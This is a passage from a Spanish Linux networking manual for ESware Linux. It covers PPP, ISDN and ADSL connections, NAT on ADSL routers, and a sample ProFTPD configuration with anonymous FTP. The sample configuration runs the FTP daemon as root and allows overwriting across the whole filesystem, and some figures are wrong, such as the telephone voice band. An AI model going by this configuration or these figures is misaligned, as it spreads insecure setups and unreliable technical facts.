
1.9.2 PLIP

PLIP permite trabajar con una línea Paralela IP, y es una forma barata de interconexión cuando se desea conectar solamente dos máquinas. Utiliza un puerto paralelo y un cable especial, alcanzando velocidades entre 10kBps a 20 kBps.

1.9.3 SLIP Y PPP

SLIP (Serial Line IP, Protocolo Internet en Línea Serie), y PPP (Point-to-Point Protocol, Protocolo Punto-a-Punto) son protocolos muy utilizados para enviar paquetes IP a través de enlaces serie.

Para trabajar con SLIP o PPP, no son necesarias modificaciones en el hardware; puede utilizarse cualquier puerto serie. Ya que es específica la configuración del puerto serie para interconexión TCP/IP.



EVOLUCIÓN HISTÓRICA DE DISPOSITIVOS /PROTOCOLOS /VELOCIDADES

1.9.4 CONFIGURAR UNA INTERFACE PPP

Existen varias aplicaciones para configurar un interfaz PPP con la intención de conectarlo a internet, mediante un proveedor ISP. Entre ellas están ***pppconfig*** y ***kph.***

Los pasos son muy sencillos y los únicos datos que tendremos que tener son los siguientes:

Nombre que le daremos a la conexión.

DNS del proveedor y si es estática o dinámica.

Dirección IP primaria y la secundaria si existe.

Método de autenticación que se usara (PAP, CHAT, CHAP).

Username.

Password.

Velocidad en baudios del modem que se utilizara.

Teléfono del proveedor ISP.

Configuración del teléfono si es por pulsos o por tonos.

Dispositivo de salida del modem /dev/ttySn

El único problema que se puede encontrar a la hora de instalar un modem es que el puerto de salida (ttySn) este configurado. Para ello se utiliza una aplicación llamada ***setserial***.

1.9.5 CONFIGURAR UNA INTERFACE RDSI (ISDN)

Para configurar una red RDSI tendremos que configurar el sistema, para lo cual tenemos algunas aplicaciones, tales como ***isdn-config***. Para configurar nos pedirán los siguientes datos:

Nombre que le daremos a la conexión.

DNS del proveedor y si es estática o dinámica.

Dirección IP primaria y la secundaria si existe.

Método de autenticación que se usara (PAP, CHAT, CHAP).

Username.

Password.

Velocidad en baudios del modem que se utilizara.

Teléfono del proveedor ISP.

Configuración del teléfono si es por pulsos o por tonos.

Dispositivo de salida del modem /dev/isdn**n**

Por lo tanto podremos decir que es lo mismo configurar una red con ***ppp*** que con ***ISDN***.

1.9.6 ADSL


Para poder ofrecer acceso a Internet con tarifa plana, sólo se puede utilizar el actual bucle de abonado con técnicas de mejora para aprovecharlo mejor, pero obviando la red telefónica. Esto es lo que se hizo mediante la implantación de las tecnologías ADSL en el bucle de abonado, que permiten a cada cliente (coexistiendo con el servicio telefónico tradicional), el envío y recepción de datos con una relación calidad-velocidad-precio, más que aceptable. De esta manera nació una "nueva" plataforma para la prestación de unos servicios que requieren un mayor ancho de banda, una exigencia casi general desde 1998.

El ADSL es un acceso asimétrico de velocidades de transmisión elevadas que posibilita la conexión entre dos puntos extremos (usuario y ISP), con la peculiaridad de que el usuario puede seleccionar varias velocidades de acceso (evidentemente con costes diferentes). ADSL permite la conexión permanente sin variación en el coste.

ADSL (Asymetric Digital Suscriber Line- Línea Digital Asimétrica de Abonado), forma parte de las tecnologías denominadas xDSL diseñadas para poder ofrecer a los clientes, servicios de banda ancha sin que la compañia telefónica haya de hacer una inversión demasiado elevada (en todo caso, siempre muy inferior a lo que supondría un despliegue de fibra óptica). En realidad ADSL nació a principios de la pasada década, comma un stándard de banda ancha para ofrecer servicios de video en formato MPEG1.

ADSL funciona sobre sobre cables de par trenzado (es el más generalizado y el que utilizan todas las compañías telefónicas para cubrir distancias cortas, no más de 5Km en el caso de ADSL). Permite velocidades de 12 Mbs en el canal descendente (más adelante explicamos que es el canal descendente), que supera unas 200 veces el ancho de banda de un modem de 56 Kbs. Además la conexión ADSL permite mantener una conversación telefónica al mismo tiempo que la computadora está transmitiendo datos, o bajando datos de Internet.

Tampoco el hardware necesario para mantener una conexión ADSL es extraño ni demasiado caro. Necesitaremos un modem ADSL para decodificar la señal analógica que llega hasta el y convertirla en digital, una tarjeta de red para conectar el modem (siempre que sea externo-los internos no suelen funcionar con Linux). Se necesita un splitter (en realidad dos, uno en la toma del usuario y otro en la centralita), es un “separador” se encarga de separar los rangos de frecuencias que dedicaremos a datos y a voz (computadora y teléfono). En el esquema siguiente queda más claro el concepto de división de línea.



Como se puede ver en el esquema, la información (voz+datos) viajan juntas hasta la centralita telefónica o nodo local. En el domicilio del abonado se situa uno de los Splitter (filtro separador), que divide la información enviando los datos al moden ADSL y la voz al teléfono. El otro Splitter se encuentra en el nodo local y es importante la separación que hace allí, separa de la información que llega del domicilio del cliente, la voz, que encamina a la centralita telefónica y los datos, que dirige a un modem ADSL de un nodo de datos al que se se conectará el proveedor de Internet, obviando de esta manera la red telefónica.


1.9.7 SPLITTER

Dedicaremos unos párrafos más a conocer que hace exactamente un Splitter y por qué. También al modem ADSL, un poco diferente a los modems que conocemos.

Como ya mencionamos anterirmente, los Splitter son separadores. Separa frecuencias. Los teléfonos normales que todos conocemos transmiten en una banda de frecuencias comprendida entre los 300Hz y los 340Hz, que también es el intervalo que utilizan los modems convencionales ya que estos tienen que modular/demodular las señales que circulan por la red básica de telefonía.

Para las conexiones ADSL se "limita" la distancia, como ya mencionamos anteriormente, con un máximo de 5km entre el domicilio del cliente y la central o nodo donde se separan las señales de voz y datos. Al limitar esa distancia aumenta enormemente el rango de frecuencias utilizables para la transmisión. Se pasa de un rango de 300HZ-340Hz a un rango aproximado de 1Khz-1,1Mhz (o superior). Como la velocidad de transmisión aumenta con el aumento de frecuencia, vemos que con ADSL aumentamos la frecuencia unas 300 veces con respecto a la línea de telefonía básica.


El límite de distancias es muy importante, tanto que de el depende que un cliente pueda disponer de una conexión ADSL o no. Cuanto menor es la distancia, más se puede aumentar la frecuencia y por lo tanto la velocidad. En el gráfico se puede ver una relación vastante aproximada entre las distancias y las velocidades.



La tecnología ADSL utiliza una técnica muy conocida en el mundo de las telecomunicaciones, llamada DTM (Multitono Discreto), que divide el ancho de banda utilizable en sub-canales. ADSL utiliza 256 de 4 Khz. Si habeis usado la calculadora seguro que no os salen las cuentas.. en efecto con 256 sub-canales deberíamos de obtener una velocidad de 15 Mbs por segundo (cada sub-canal puede transportar 60 Kbs por segundo). Pero el ruido de las líneas y las interferencias reducen la velocidad hasta los 1.5 Mbs por segundo.

En este punto hay que decir que un modem ADSL es algo más que un modulador/demodulador (los modems que conocemos son simplemente esto).

Los modem ADSL además de modular/demodular, es decir, convertir la señal analógica que le llega "del tramo de red que separa el domicilio de un cliente, del otro modem que está en la central o nodo de telefonía" en una señal digital compren- ible para la computadora, hace labores de Router. No podemos extendernos explicando qué es un router y como funciona (es un tema propio de un manual de diseño de redes), sólo diremos que el modem ADSL, además de traducir las señales analógicas a señales digitales y viceversa, se encarga de otras tareas de seguridad y encaminamiento. Cuando se inicia el modem consulta cada sub-canal para cerciorarse de la calidad de la transmisión y de acuerdo con los resultados de la consulta, enviará más o menos datos por cada sub-canal. En este proceso es en el que detecta las interferencias de las que hablabamos antes y negocia la velocidad de la transmisión.



Regresemos a nuestro Splitter. En el esquema anterior se puede observar gráficamente lo que en realidad hace un Aplitter. Vemos que ha dividido la banda disponible en varios tramos. El primero de 4Khz lo reserva para el servicio de voz (la telefonía habitual), que antes del ADSL lo ocupaba todo. A continuación deja un tramo sin uso, este es un tramo de seguridad, para que las señales de voz no lleguen a mezclarse o a interferir a las de datos. Vemos un tramo reservado para las transmisiones que el usuario hace hacia la red (lo que coloquialmente se llama subir o Kbs enviados), se trata de las peticiones que el usuario hace, de los archivos que sube a un servidor FTP o de los archivos que sube al alojamiento de su página web.

Y por último otro tramo (el más grande 150 Khz), reservado para los datos que van hacia el usuario. En un tráfico normal es mucha más la información que el usuario recibe que la que manda. La diferencia entre estos dos tramos es el motivo de que a este tipo de transmisión se le llame asimétrica (en RDSI la transmisión es simétrica porque los dos tramos son iguales).

Estamos viendo más extensamente la conexión por medio de tecnología ADSL, ya que de alguna manera resume los métodos anteriores, PPP y RDSI, porque es la más moderna en cuanto a usuarios finales y pequeñas empresas y porque se sigue investigando y optimizando las centrales telefónicas y los nodos de conexión, para que esta tecnología esté al alcance de un alto porcentaje de la población. Se prevee que en el futuro sea el métedo de conexión más utilizado, junto con las tecnologias de cable (fibra óptica).

1.9.8 CONFIGURAR UNA INTERFACE ADSL

En ADSL lo normal es disponer de una tarjeta de red entre el modem y la computadora (a no ser que el modem ADSL sea PCI y en ese caso tendremos serias dificultades para configurar una conexión en Linux).

Tendremos que configurar correctamente nuestra tarjeta de red, proporcionándole todos los datos. Una dirección IP válida dentro de nuestra red, después hay que decirle también la dirección IP del puerto ethernet del router, los modems ADSL suelen tener dos, una externa la llamaremos IP-miADSL y otra interna a la que llamaremos IP-tarjeta. En este momento escribiremos es la interna, de esta manera le decimos Linux (OS), donde tiene que enviar los paquetes IP que nosotros mandamos al exterior. También debemos facilitar las direcciones IP del servidor de nombres (comunmente conocidos como DNSs), que nos facilitará nuestra ISP).

Como apuntamos anteriormente el modem ADSL es algo más que un modem, en realidad puede hacer funciones de router o bridge. Un router dirige el tráfico de red y esto nos ofrece un plus de seguridad. Las direcciones IP que usamos en nuestra red no son válidas, sólo el router tiene una IP válida proporcionada por nuestra ISP. El router (modem ADSL), traduce los paquetes que le van llegando y sustituye la dirección no válida por la suya. Modifica el puerto de origen para que no haya conflictos entre aplicaciones, asignando un puerto aleatorio que esté libre.

Estos cambios son guardados por el router en una "tabla" , su memoria interna para que cuando lleguen las respuestas poder hacer la conversión contraria. Cuando se recibe un paquete la traducción se hace al revés, con este método se pueden tener varias computadoras conectadas al mismo router con una sola IP válida. Pero, que pasaría si dos máquinas solicitan una dirección idéntica (http://ftp.esware.com),?. El router recibiría recibiría sus peticiones y traduciría la IP.. pero a cada ordenador le asignaría un puerto diferente, de tal forma que el servidor de ESware recibiría paquetes con la misma IP (la válida, la del router), pero con distintos puertos y por lo tanto respondería a cada uno por separado. Esta respuesta llegaría de nuevo al router y este separará los paquetes destinados a cada computadora distinguiendo perfectamente el puerto que les asigno anteriormente.

Esta forma de actuar nos ofrece un poco más de seguridad (nunca viene mal, cuando de Internet se trata), debido a que los paquetes que se reciben son descartados de inmediato si no están en la tabla (memoria), del router. Es decir, los programas que inician una conexión crean una entrada en la tabla del router y todo el tráfico de datos que generen pasará a través del router sin problema, pero.... los programas que no hayan iniciado una comunicación por algún puerto, no funcionarán.

Si queremos que algún programa reciba tráfico de Internet, deberemos abrir el puerto adecuado en la configuración del router. Este proceso es un poco diferente en cada "marca" de modem ADSL


Otro de los servicios que nos presta un router es el filtrado de direcciones IP (en realidad las bloquea). Nos puede servir para impedir la salida a Internet de una o más máquinas de nuestra red. No debe olvidarse que las órdenes de aplicación de las reglas de filtrado es de menor a mayor, es decir, primero se aplica la primera regla, después la segunda ....

Más posibilidades, los modems o routers ADSL pueden ofrecer el servicio DHCP (asignación dinámica de direcciones IP). Normalmente, cuando nos instalan un modem ADSL a nivel usuario (en un domicilio y para una sólo máquina), suelen desactivar esta función, porque no es necesaria. Pero si la necesitamos podemos configurarla. El método también es diferente dependiendo de la "marca" del modem. También es posible utilizar el router como DNS (servidor de nombres). Podemos configurar las máquinas de nuestra red de forma que el router sea el servidor de nombres y configurar el router con el DNS de nuestra ISP.

Las posibilidades son muchas, y ahora que conocemos algunas es fácil adivinar por qué los modems ADSL son "tan caros" (sobre 30.000 pesetas, aunque también hay quien dice que en realidad nos están cobrando los dos modems, el que instalan en el domicilio y el que está en el otro extremo, la centralita o nodo de telefonía). Algunos de los modems ADSL que están comercializando las operadoras de telefonía se pueden configurar también como bridges. En realidad es como están configurados la mayoría de los que se instalan en domicilios particulares, para una sola máquina.

Un bridge no hace cambios en los paquetes IP, sólo convierte las tramas ethernet al formato ADSL, es por esto que para dar servicio a un sólo ordenador los mejor es poner el router en modo bridge, en este caso las funciones del router las haría la máquina y tendríamos que asignar la dirección IP que nos facilite la ISP a la tarjeta de red. Esta modalidad de conexión no nos ofrece la misma seguridad que las que hemos visto (modem-router), pero a cambio nos da mayor velocidad (los routers siempre producen retraso en la transmisión debido sobre todo al control de errores y a los cálculos de CRC para sustituir direcciones y puertos), y también menos problemas con algún software.

ESware Linux en su próxima distribución, incluirá una utilidad en modo gráfico para la configuración de cualquier tipo de conexión a Internet. Se llama **Internet-config** (a disposición de los usuarios en: http://ftp.esware.com) y como se puede ver en esta captura de pantalla, simplificará mucho el proceso de configuración básico. Si queremos modificar las capacidades del router tal y como hemos visto anteriormente, tendremos que hacerlo "a mano".



Interface gráfica de Internet-config

2 FTP

2.1 INTRODUCCIÓN Y CONCEPTOS

FTP (File Transfer Protocol), es el protocolo que generalmente se utiliza para poder transferir archivos de una máquina a otra remotamente. Este sistema de transferencia funciona generando conexiones de entre los equipos llamantes al sistema FTP y el equipo que recibe la llamada.

El equipo servidor tiene que tener abierto un puerto de comunicaciones , que será por el que entre y salgan los sockets de comunicación. Por defecto el puerto que se suele utilizar para poder comunicarse es el puerto 21 con el protocolo de transporte TCP.

Casi todos los servidores tienen un servicio de FTP activado. Con esto lo que conseguimos es poder transferir archivos remotamente. También se puede activar localmente para poder trabajar en una red local.

Otra de las utilidades del servidor FTP es en el trabajo de servidores web. Cuando se tiene un servidor web y nosotros queremos modificar remotamente la configuración de alguna página lo que haremos será transferir estos archivos modificados en nuestro directorio FTP.

Esta y otras son las muchísimas posibilidades que nos da un servidor FTP, pero también hay que tener en cuenta que no todo son alegrias. También hay que tener en cuenta que un servidor FTP puede convertirse en un agujero enorme de seguridad en nuestro equipo.

Tendremos que tener en cuenta que nosotros vamos a dejar a un usuario la posibilidad de acceder a nuestro directorio con la capacidad de poder introducir y modificar archivos (si se quieren otorgar estos privilegios) y por lo tanto, este usuario tendrá la capacidad de poder modificar parte del sistema.

También hay que tener en cuenta que la mayoría de los servidores FTP tienen muchísimos exploits que pondrán en peligro nuestra máquina y por lo tanto nuestra red.

Por todas estas consideraciones hemos decidido utilizar el servidor de FTP **llamado ProFTPd**, que por ahora es el servidor de FTP que menos exploits críticos ha obtenido.

2.2 INSTALACIÓN Y CONFIGURACIÓN DEL SERVIDOR

El paquete de **ProFTPD** consta de tres paquetes, de los cuales dos de ellos se excluyen entre si, ya que cada uno indica el modo de instalación del demonio. Estos paquetes son:

- **proftpd-core**: Contiene todos los ficheros necesarios para ejecutar el servidor.

- **proftps-standalone**: Al instalar este paquete se configura **ProFTPD** para que se ejecute en modo independiente al **inetd** como demonio.

- **Proftpd-inetd**: Esto implica que la llamada al demonio de **ProFTPD** se realiza desde el fichero **inetd**.

Estos dos últimos ficheros son los ficheros excluyentes y de los cuales solo se debe elegir uno. Recomendamos el uso del standalone por su mayor flexibilidad y opciones de configuración.

Esta es una de las típicas disputas. Elegir que nuestro equipo tenga activado el servicio de FTP mediante el demonio **inetd**, utilizando para ello la seguridad de los TCP-Wrappers y teniendo que configurarlo en el archivo **/etc/inetd.conf** o preferir cargar este servicio en solitario utilizando para ello las aplicaciones de configuración y de seguridad que nos otorga este modo.

Para instalar estos paquetes basta con utilizar, siempre que tengamos los archivos **rpm**, el formato:

rpm -ivh [nombre del paquete]

Con lo cual tendremos ya instalado nuestros paquetes del servidor de FTP y ya podremos empezar a configurarlo.

Un FTP permite acceder de dos formas diferentes a los ficheros de un ordenador. Una es mediante un usuario creado en la máquina servidora de ficheros. En este caso el usuario tendrá acceso a todos los ficheros que podría ver si estuviese conectado directamente a esta maquina. Con esto tendrá los permisos de lectura y de escritura como si se hubiera metido como un usuario.

La otra forma de entrar en la máquina es de forma anónima. En este caso se acede de solamente como usuario que tendrá permisos para acceder a los archivos que estén en el directorio **/home/ftp**. El resto de los directorios no serán visibles.

Hay que tener en cuenta, y a no ser que se especifique lo contrario, ninguno de estos archivos tendrá permiso de escritura.

Vamos a comentar como se configura el servidor **ProFTPD**. Para ello tendremos que modificar el archivo **/etc/proftpd.conf**. La configuración que incluye **EsWare** por defecto es la siguiente.

Se inicia el fichero de configuración. En primer lugar definiremos el nombre que aparecerá en la consola cuando alguien se conecte a nuestro FTP.

```
ServerName              "ESware Linux FTP"
```

En esta segunda linea indicamos que los servicios de **ProFTPD** se iniciaran independientes del demonio de servicios de red **inetd**. Con esto lo que conseguimos es mayor independencia en la posibilidad de configuración del servidor.

```
ServerType  standalone
```

Ahora conseguiremos ocultar información de la máquina hasta que el usuario se identifique.

```
DeferWelcome                off
```

Si esta activada se mostraran los enlaces simbólicos de los archivos. Esta opción puede ser útil desactivarla por motivos de seguridad.

```
ShowSymlinks                on
```

Con esta opción se cambian los mensajes de salida. Es útil para los clientes de FTP que necesiten el formato de salida tipo **RFC 228**.

MultilineRFC2228 on

Permite la sobreescritura de los ficheros en caso de tener permiso de escritura. De otra forma se podrán subir ficheros, pero nunca encima de los ya existentes.

AllowOverwrite on

Es el tiempo en segundos después del cual el servidor desconectará el cliente si no realiza transferencias de ficheros.

TimeoutNoTransfer 600

Tiempo que el servidor esperará a cerrar la conexión a un usuario que no recibe datos.

TimeoutStalled 600

Define el número máximo de segundos que puede existir la conexión de datos (transferencia) sin que haya intercambio de información entre el cliente y el servidor.

TimeoutIdle 1200

Fichero de texto que se mostrará en cada conexión nueva al FTP.

DisplayLogin welcome.msg

En cada cambio de directorio se mostrará este fichero que debe existir en cada directorio.

```
DisplayFirstChdir              .message
```

Establece los parámetros que se le pasará a **ls** por defecto.

```
LsDefaultOptions               "-l"
```

Indica el puerto por el que se va a conectar el servidor.

```
Port                           21
```

Indica la mascara utilizada para crear los archivos y los directorios.

```
Umask                          022  022
```

Estos son los permisos sobre los que se ejecutará el servidor FTP.

```
User                           root
Group                          root
```

Indica el número máximo de peticiones simultáneas.

```
MaxInstances                   30
```

Esta es una cláusula para el directorio raíz en el cual permitimos sobreescribir en todos los archivos.

```
<Directory /*>
  AllowOverwrite           on
</Directory>
```

Esta es una configuración básica para acceso anónimo sin directorio upload.

```
<Anonymous ~ftp>
  User                          ftp
  Group                         nogroup
```

Los usuarios se podrán conectar tanto como anonymous como ftp.

```
  UserAlias             anonymous ftp
```

Si esta activado se comprobara si cada usuario tiene activado una shell valida y en caso contrario le denegara el acceso

```
  RequireValidShell     off
```

Limita el número máximo de login con acceso anónimo simultáneos.

```
  MaxClients            10
```

Archivos de apertura de sesión y cambio de directorio.

```
  DisplayLogin                  welcome.msg
  DisplayFirstChdir     .message
```

Limita la escritura en el acceso anónimo.

```
  <Directory *>
    <Limit WRITE>
      DenyAll
    </Limit>
  </Directory>
</Anonymous>
```

2.3 DEFINICIÓN DE PERMISOS Y USUARIOS

Todos los archivos y directorios tienen una serie de permisos que definen las acciones que se pueden realizar sobre él y que usuarios pueden realizar estas acciones.

Así un archivo tendrá los siguientes apartados de permisos:

1 número que identificará las acciones que puede realizar el usuario (leer, escribir, ejecutar).

1 número que identifica las acciones que puede realizar el grupo al que pertenece ese archivo.

1 número que identifica las acciones que puede realizar el resto de los usuarios.

Ademas de todo esto este archivo estará asignado a un usuario y a un grupo por lo que estos serán los que condicionarán las acciones que se pueden realizar.

Cada usuario partirá al crearse con un UID y cada grupo con un GID por lo que cada archivo tendrá asignadas estas características para las opciones de los permisos y de la pertenencia a un grupo y a un usuario.

2.4 FTP ANÓNIMO

Una de las mejores cualidades de un servidor FTP es la posibilidad de realizar conexiones al servidor como usuario anónimo. Con esto lo que conseguimos es que un usuario se pueda conectar a la máquina sin tener que tener una cuenta de usuario en esa máquina.

Para poder configurar en tu servidor FTP la opción de usuarios anónimos tenemos una sección de configuración. Aquí dentro lo que tenemos que hacer es ir dando las opciones de configuración según nuestras necesidades.

```
<Anonymous ~ftp>

  User                ftp
  Group               nogroup
  UserAlias           anonymous ftp
  RequireValidShell   off
  MaxClients          10
  DisplayLogin        welcome.msg
  DisplayFirstChdir   .message
  <Directory *>
    <Limit WRITE>
      DenyAll
    </Limit>
  </Directory>
</Anonymous>
```

2.5 CLIENTES FTP

Las máquinas servidoras de FTP funcionan porque tienen activado un servicio (o en standalone o mediante el demonio inetd), mediante el cual se activa la parte del servidor.

En este curso se explica el funcionamiento del servidor de FTP **ProFTPD**, aunque existen bastantes más. Este servicio será el que conecte la máquina con el puerto 21 por lo que las llamadas a este servicio se conectarán a la maquina, mirando previamente la configuración de este y comprobando si el usuario es aceptado o no.

Al igual que existe la parte de servidor, también existe la parte de cliente. Así existen aplicaciones clientes como **ftp**, **ncftp**, **gFTP**, etc.

